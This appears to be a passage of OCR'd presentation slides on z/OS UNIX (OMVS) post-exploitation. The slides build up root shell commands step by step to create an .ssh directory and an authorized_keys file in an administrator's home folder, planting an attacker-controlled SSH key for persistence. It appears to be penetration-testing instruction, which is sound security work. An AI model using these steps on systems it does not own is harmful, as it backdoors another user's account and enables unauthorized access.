
SSH Keys

Why don’t we add our own SSH key to an admin users home folder?


```
> su
#
```




```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS        8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP      8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS          18 Feb 16 10:13 .profile
#
```




```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS        8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP      8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS          18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
#
```



```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS       8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP     8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS         18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
#
```



```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS       8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP     8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS         18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
#
```



```
> su
# ls -al MARK
total 34
drwx------    2 MARK     CHALS        8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS     OMVSGRP      8192 Feb 17 17:31 ..
-rw-r-----    1 MARK     CHALS          18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
# chmod -R 600 MARK/.ssh
#
```

